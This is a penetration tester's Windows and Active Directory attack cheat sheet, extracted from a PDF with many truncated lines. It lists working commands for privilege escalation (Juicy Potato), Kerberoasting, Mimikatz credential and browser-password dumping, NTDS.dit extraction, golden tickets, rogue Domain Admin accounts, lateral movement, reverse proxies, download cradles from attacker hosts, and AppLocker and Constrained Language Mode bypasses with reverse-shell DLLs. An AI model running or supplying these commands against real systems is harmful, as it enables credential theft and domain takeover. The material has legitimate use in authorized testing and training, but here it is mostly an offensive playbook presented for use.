#Tokenvator https://github.com/0xbadjuju/Tokenvator

Reflectively Load it with Powershell, Cobalt, SilentTrinity etc.




Penetration Tester







© 2019



#### **Juicy Potato**

```
#Requires SeImpersonatePrivilege (Typically found on service acc
#Reference https://ohpe.it/juicy-potato/

Requirements: SeAssignPrimaryTokenPrivilege and/or SeImpersonate
  (new-object System.Net.WebClient).DownloadFile('http://10.10.14.

JuicyPotato.exe -l 1337 -p C:\Users\Public\Documents\Mochan.exe

Mochan.exe = Payload
5B3E6773-3A99-4A3D-8096-7765DD11785C = Target CLISD

A CLSID is a GUID that identifies a COM class object
```

Can also use -A flag to specify arguments alongside cmd.exe/powe

JUICY POTATO HAS TO BE RAN FROM CMD SHELL AND NOT POWERSHELL



#### Aidan Preston

Penetration Tester







© 2019

#### Kerberoasting

#Check my Blog Post Kerberos Attacks in Depth for Further Inform
#https://m0chan.github.io/Kerberos-Attacks-In-Depth

Get-DomainSPNTicket -Credential \$cred -OutputFormat hashcat

because Hashcat over John anyday right?

Invoke-Kerberoast.ps1

python GetUserSPNs.py -request -dc-ip 10.10.14.15 m0chanad.local

Ofc the above requires access to Port 88 on the DC but you can a

https://github.com/GhostPack/SharpRoast --NOW Deprecated-- and i

#### **Kerberoast with Python**



Penetration Tester







© 2019

```
#https://github.com/skelsec/kerberoast
IMPORTANT: the accepted formats are the following
<ldap connection string> : <domainname>/<username>/<secret type>
<kerberos connection string>: <kerberos realm>/<username>/<secre</pre>
Look for vulnerable users via LDAP
kerberoast ldap all <ldap connection string> -o ldapenum
Use ASREP roast against users in the ldapenum asrep users.txt fi
kerberoast asreproast <DC ip> -t ldapenum asrep users.txt
Use SPN roast against users in the ldapenum spn users.txt file
kerberoast spnroast <kerberos connection string> -t ldapenum spn
```

#### **AS Rep Roasting**

```
#Accounts have to have DONT_REQ_PREAUTH explicitly set for them
Get-ASRepHash -Domain m0chanAD.local -User victim
Can also use Rebeus (Reflectively Load .NET Assembly.)
.\Rubeus.exe asreproast
```

#### **DCSync (Also Post Exploit)**



## **Post Exploitation**

#### **Useful Commands**

```
net user m0chan /add /domain
net localgroup Administrators m0chan /add

# Enable RDP
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Ter
```



#### Aidan Preston

Penetration Tester










Penetration Tester







© 2019



#### **Esenutl.exe Dump Locked File**

C:\WINDOWS\system32\esentutl.exe /y <SOURCE> /vss /d <DEST>

Can be useful where you want to dump SAM and (or) SYSTEM but the

#### **Check if Powershell Logging is Enabled**

reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Sc reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Tr

#### Run Seatbelt (ABSOLUTELY MUST)



#### Aidan Preston

Penetration Tester







© 2019

#https://github.com/GhostPack/Seatbelt This is stupidily good, it can literally Enum everything you req

BasicOSInfo RebootSchedule UACSystemPolicies PowerShellSettings AuditSettings WEFSettings LSASettings UserEnvVariables SystemEnvVariables

TokenGroupPrivs UserFolders NonstandardServices InternetSettings LapsSettings LocalGroupMembers MappedDrives RDPSessions WMIMappedDrives

Basic OS info (i.e. architecture, OS v Reboot schedule (last 15 days) based o Current process/token privileges (e.g. UAC system policies via the registry PowerShell versions and security setti Audit settings via the registry Windows Event Forwarding (WEF) setting LSA settings (including auth packages) Current user environment variables Current system environment variables Folders in C:\Users\ Services with file info company names Internet settings including proxy conf

Members of local admins, RDP, and DCOM

LAPS settings, if installed

Current incoming RDP sessions

Mapped drives via WMI

Mapped drives



Penetration Tester







© 2019

NetworkShares Network shares Deny firewall rules, "full" dumps all FirewallRules AntiVirusWMI Registered antivirus (via WMI) "Interesting" processes- defensive pro InterestingProcesses -RegistryAutoRuns Registry autoruns Registry autologon information RegistryAutoLogon DNSCache DNS cache entries (via WMI) ARPTable Lists the current ARP table and adapte Lists current TCP connections and asso AllTcpConnections AllUdpConnections - Lists current UDP connections and asso NonstandardProcesses -Running processes with file info compan \* If the user is in high integrity, the following additional Sysmon configuration from the registry SysmonConfig And more!!

#### **Dump Creds**

```
(new-object System.Net.WebClient).DownloadString('http://10.10.1
Can also run Mimikatz.exe after some AV Evasion removing strings
mimikatz.exe
privlege::debug
sekurlsa::logonPasswords full
The safer method is to dump the process memory of LSASS.exe with
```



**Penetration Tester** 







© 2019



#### **Dump Creds #2**



Penetration Tester







© 2019



#### SessionGopher

```
#https://github.com/Arvanaghi/SessionGopher

Quietly digging up saved session information for PuTTY, WinSCP,

SessionGopher is a PowerShell tool that finds and decrypts saved

Invoke-SessionGopher -Thorough

Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s
```

**Dump Chrome Passwords (Also Post Exploit)** 



# Aidan Preston Penetration Tester







© 2019

```
#git clone https://github.com/rasta-mouse/CookieMonster
CookieMonster creds
CookieMonster.exe cookies -d [domain] -e
CookieMonster -a

Must be run in the context of the target users as chrome passwor
Can also use Mimikatz for this.

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google
mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google
mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google
```

#### **Dump Process Memory w/ Mimikittenz**

#### **Dump KeePass**



### Aidan Preston


Penetration Tester







© 2019



#### pypykatz

```
#https://github.com/skelsec/pypykatz
Full python implementation of Mimikatz :D
pip3 install pypykatz
```

#### SafetyKatz



Penetration Tester







© 2019

#https://github.com/GhostPack/SafetyKatz

Full C Sharp Implemenatation of Mimikatz that can be reflectivel

"SafetyKatz is a combination of slightly modified version of @ge

First, the MiniDumpWriteDump Win32 API call is used to create a

#### **SharpDPAPI**

#https://github.com/GhostPack/SharpDPAPI

Full C Sharp Implementation of Mimikatzs DPAPI features which al

#### **SharpSniper**

#https://github.com/HunnicCyber/SharpSniper

Often a Red Team engagement is more than just achieving Domain A
SharpSniper is a simple tool to find the IP address of these use
C:\> SharpSniper.exe emusk DomainAdminUser DAPass123



#### SharpLocker



#### **Check for Missing KB's**

```
watson.exe
Sherlock.ps1

Use Watson.exe Assembly and reflectively load .NET Assembly into

More at the bottom re. Reflectively Loading stuff. (Also does no https://github.com/rasta-mouse/Watson
```

#### **Decrypt EFS Files with Mimikatz if Admin/System**



### Aidan Preston

Penetration Tester









Penetration Tester







© 2019

```
#https://github.com/gentilkiwi/mimikatz/wiki/howto-~-decrypt-EFS
cipher /c "d:\Users\Gentil Kiwi\Documents\m0chan.txt" - View if
privilege::debug
token::elevate
crypto::system /file:"D:\Users\Gentil Kiwi\AppData\Roaming\Micro
dpapi::capi /in:"D:\Users\Gentil Kiwi\AppData\Roaming\Microsoft\
dpapi::masterkey /in:"D:\Users\Gentil Kiwi\AppData\Roaming\Micro
dpapi::capi /in:"D:\Users\Gentil Kiwi\AppData\Roaming\Microsoft\
openssl x509 -inform DER -outform PEM -in B53C6DE283C00203587A03
openssl rsa -inform PVK -outform PEM -in raw exchange capi 0 ffb
openssl pkcs12 -in public.pem -inkey private.pem -password pass:
certutil -user -p mimikatz -importpfx cert.pfx NoChain, NoRoot
```

#### **UAC Bypass**

https://egre55.github.io/system-properties-uac-bypass/ - Read Gh
findstr /C:"<autoElevate>true"



Penetration Tester







© 2019

C:\Windows\SysW0W64\SystemPropertiesAdvanced.exe
C:\Windows\SysW0W64\SystemPropertiesComputerName.exe
C:\Windows\SysW0W64\SystemPropertiesHardware.exe
C:\Windows\SysW0W64\SystemPropertiesProtection.exe
C:\Windows\SysW0W64\SystemPropertiesRemote.exe

#### **Golden Ticket Attack**

```
#Check my Blog Post Kerberos Attacks in Depth for Further Inform
#https://m0chan.github.io/Kerberos-Attacks-In-Depth
# To generate the TGT with NTLM
mimikatz # kerberos::golden /domain:<domain name>/sid:<domain si</pre>
# To generate the TGT with AES 128 key
mimikatz # kerberos::golden /domain:<domain name>/sid:<domain si</pre>
# To generate the TGT with AES 256 key (more secure encryption,
mimikatz # kerberos::golden /domain:<domain name>/sid:<domain si</pre>
# Inject TGT with Mimikatz
mimikatz # kerberos::ptt <ticket kirbi file>
#Inject Ticket with Rebeus
.\Rubeus.exe ptt /ticket:<ticket kirbi file>
```



#### DCSync & Golden Ticket in One

#https://raw.githubusercontent.com/vletoux/MakeMeEnterpriseAdmin

This script will abuse DCSync privileges to extract the krbtgt p

You can then add yourself into the Domain Admins / Enterprise Ad

.\MakeMeEnterpriseAdmin.ps1

#### **Child Domain to Forest Compromise**

Domain = Logical group of objects (users, computers, servers etc

Tree = Set of domains using same name space (DNS Name)

Trust = Agreement between 2 domains that allow cross-domain acce

Forest = Largest Structure composed of all trees.

Most trees are linked with dual sided trust relationships to all



# Aidan Preston Penetration Tester









Penetration Tester







© 2019



#### **Dump NTDS.dit**

```
C:\vssadmin create shadow /for=C:
copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows
.
copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows
```



Penetration Tester







© 2019



#### SeBackupPrivlege - Dump NTDS.dit

```
Import-Module .\SeBackupPrivilegeCmdLets.dll
Import-Module .\SeBackupPrivilegeUtils.dll

PS C:\m0chan> Get-SeBackupPrivilege
SeBackupPrivilege is disabled

PS C:\m0chan> Set-SeBackupPrivilege

PS C:\m0chan> Get-SeBackupPrivilege
SeBackupPrivilege is enabled

PS C:\m0chan> Copy-FileSeBackupPrivilege P:\Windows\System32\ntd Copied 12582912 bytes

Use diskshadow to mount a shadow copy and then copy Windows\syst
```

Remember and not use C:\Windows\ntds.dit

reg.exe save hklm\system c:\m0chan\SYSTEM.bak



#### Aidan Preston

Penetration Tester







© 2019


#### **Persistance**

#### **SSH Shuttle**

./run -r root@10.10.110.123 172.16.1.0/24 -e "ssh -i Root.key"

#### **SharPersist**

#### SharpDoor



#### Aidan Preston

Penetration Tester







© 2019

#### **AutoRun Registry**

#### Run & Run Once

reg add "HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVe
/t REG\_SZ /d "C:\Temp\SoftwareUpdate\Malware.exe"



#### Aidan Preston

Penetration Tester







© 2019

#### **Scheduled Tasks**

#### **Windows Startup Folder**

This has been around for years as basically every version of Win Windows 10 - C:\ProgramData\Microsoft\Windows\Start Menu\Program

Current User Startup - C:\Users\Username\AppData\Roaming\Microso

**EXE/DLL Hijacking** 

Look for any missing DLL's or EXE's that common programs are cal

Also if you are localadmin/system you could provide over write a



Penetration Tester







© 2019

#### **Add User Account**

net user m0chan /add /domain
net group "Domain Admins" m0chan /add /domain
net localgroup "Administrators" /add
net user m0chan /domain /comment:"Your Blueteam Fucking Sucks"

#### **Persistence with Kerberos**

We can dump Kerberos tickets and inject them in session when dee They can be injected into session with mimikatz or Rebeus.



Penetration Tester







© 2019



#### **Lateral Movement**

#### Plink

```
plink.exe -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRES

#Windows 1803 Built in SSH Client (By Default)

ssh -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

#### **Powershell Port Forward**



Penetration Tester







© 2019



#### Invoke-SocksProxy

```
#https://github.com/p3nt4/Invoke-SocksProxy/
Local Socks4 Proxy on 1080
Import-Module .\Invoke-SocksProxy.psm1
Invoke-SocksProxy -bindPort 1080

Reverse Socks Proxy on Remote Machine Port 1080

# On the remote host:
# Generate a private key and self signed cert
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout priv
```



Penetration Tester







© 2019

```
# Get the certificate fingerprint to verify it:
openssl x509 -in cert.pem -noout -shal -fingerprint | cut -d "="

# Start the handler
python ReverseSocksProxyHandler.py 443 1080 ./cert.pem ./private

# On the local host:
Import-Module .\Invoke-SocksProxy.psml
Invoke-ReverseSocksProxy -remotePort 443 -remoteHost 192.168.49.

# Go through the system proxy:
Invoke-ReverseSocksProxy -remotePort 443 -remoteHost 192.168.49.

# Validate certificate
Invoke-ReverseSocksProxy -remotePort 443 -remoteHost 192.168.49.
```

#### **Socat for Windows**

```
#https://github.com/StudioEtrange/socat-windows

Generate SSL Cert for Encryption
  openssl req -new -x509 -days 365 -nodes -out cert.pem -keyout ce

Server : socat OPENSSL-LISTEN:443,cert=/cert.pem -
Client : socat - OPENSSL:localhost:443
```



Penetration Tester







© 2019



#### **SharpExec**

```
#https://github.com/anthemtotheego/SharpExec

C# Implementation of Conventional Lateral Movement Techniques, s

-WMIExec - Semi-Interactive shell that runs as the user. Best de

-SMBExec - Semi-Interactive shell that runs as NT Authority\Syst

-PSExec (like functionality) - Gives the operator the ability to

-WMI - Gives the operator the ability to execute remote commands
```

#### **Secure Sockets Funneling**





Penetration Tester







© 2019

#### **Chisel (Fast TCP Tunnel over HTTP secured by SSH)**

#https://0xdf.gitlab.io/2019/01/28/tunneling-with-chisel-and-ssf

✓

#### CrackMapExec

#### **WMIC Spawn Process**

wmic /node:WS02 /user:DOMAIN\m0chan /password:m0chan process cal

#### **WinRS**



Penetration Tester







© 2019



#### Invoke-WMIExec.ps1

```
Invoke-WMIExec -Target 10.10.14.14 -Username rweston_da -Hash 3f
7b832fa -Command "net user user pass /add /domain"

PS C:\users\user\Downloads> Invoke-WMIExec -Target 10.10.120.1 -
7b832fa -Command "net group ""Domain Admins"" m0chan /add /domai
```

#### **Powershell Invoke-Command (Requires Port 5985)**


```
$secpasswd = ConvertTo-SecureString 'pass' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('m0

Invoke-Command -ComputerName FS01 -Credential $cred -ScriptBlock
```

#### **PSExec**



#### **Powershell Remoting**



#### **Configure Remote Service over SMB (Requires Local Admin on Target Machine)**

```
net use \\192.168.0.15 [password] /u:DOMAIN\m0chan

sc \\192.168.0.15 create <service_name> binpath= "cmd.exe /k COM
sc \\192.168.0.15 create <service_name> binpath= "cmd.exe /k <c:
sc \\192.168.0.15 start <service_name>
```

#### Pass-The-Hash



#### Aidan Preston

Penetration Tester









# Aidan Preston Penetration Tester







© 2019



#### Pass-The-Ticket

#Check my Blog Post Kerberos Attacks in Depth for Further Inform

Rebeus monitor /interval:30

Monitoring logon sessions every 30 seconds so I can pinch Kerb t

Reubus will now give you a Kerberos ticket in base64 which you c

Rubeus.exe ptt /ticket:[base64blobhere]

We can now request TGS service tickets to access network resourc

## **Obfuscation / Evasion Techniques**

#### Invoke-Obfusaction

#https://github.com/danielbohannon/Invoke-Obfuscation

Can obfusacte Scripts & Commands

Obfusacte script from remote url

SET SCRIPTPATH https://thisdosentexist.m0chan.com/Invoke-Mimikatz.ps

Can also set Sscript block base64 PS

SET SCRIPTBLOCK powershell -enc VwByAGkAdABlACOASABvAHMAdAAgACcAWQBv

Invoke-CradleCraft

#https://github.com/danielbohannon/Invoke-CradleCrafter
Similar to Invoke-Obfusaction but allows you to obfusacte cradle
IEX (New-Object Net.WebClient).DownloadString('http://c2server.c




Aidan Preston

Penetration Tester











### Invoke-DOSfuscation

#https://github.com/danielbohannon/Invoke-DOSfuscation

#### Aidan Preston

**Penetration Tester** 







© 2019

#### Unicorn

https://github.com/trustedsec/unicorn

unicorn.py Nishang.ps1

## **AppLocker / Constrained Mode Bypasses**

**Verify If You Are in Constrained Mode** 

\$ExecutionContext.SessionState.LanguageMode

#### **PowershellVeryLess Bypass**



Penetration Tester







© 2019

```
git clone https://github.com/decoder-it/powershellveryless.git

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /referen
/out:C:\Users\m0chan\Scripts\powershellveryless.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /referen

Execute -> powershellveryless.exe script.ps1

script.ps1 = Script of your Choice
```

#### World Writable Folders (By Default on Windows 10 1803)

#https://github.com/api0cradle/UltimateAppLockerByPassList/blob/
C:\Windows\Tasks
C:\Windows\Temp
C:\windows\tracing
C:\Windows\Registration\CRMLog
C:\Windows\System32\FxsTmp
C:\Windows\System32\com\dmp
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\PRINTERS



Penetration Tester







© 2019

C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\SysWOW64\FxsTmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System

#### **Downgrade Attack**

```
Downgrading to PS Version 2 circumvates Constrained Mode

powershell.exe -version 2

Verifiy versions with $PSVersionTable
Get-Host
```

#### **AppLocker COR Profile Bypass**

```
set COR_ENABLE_PROFILING=1
COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}
set COR_PROFILER_PATH=C:\Users\m0chan\pwn\reverseshell.dll
tzsync
powershell
```

Where .DLL is your payload i/e reverse shell, beacon etc.

#### MSBuild Powershell/CMD Bypass



#### **PSAttack**

#https://github.com/jaredhaight/PSAttack
Use if Powershell.exe is not available. this does not rely on po
Has numerous modules prebuilt in and is built in C Sharp / .NET



#### Aidan Preston


Penetration Tester







#### **NoPowerShell**



#### runDLL32 Bypass

#Reference: https://oddvar.moe/2017/12/13/applocker-case-study-h
rundll32.exe is a .exe found on all Windows based systems locate
rundll32 shell32.dll,Control\_RunDLL payload.dll
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication <HTML Cod
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";documen
rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eva
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";documen
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";documen</pre>



### Aidan Preston

Penetration Tester







#### **PSByPassCLM**



#### Aidan Preston

Penetration Tester







© 2019

#Reference: https://github.com/padovah4ck/PSByPassCLM

This technique might come in handy wherever or whenever you're s and PowerShell Version 2 engine is not available to perform a Po

Build Binary:

C:\Windows\Microsoft.NET\assembly\GAC\_MSIL\System.Management.Aut

#### Usage

Open Subshell in Current Console
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe

Open a PS Reverse Shell with Bypass Integrated

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe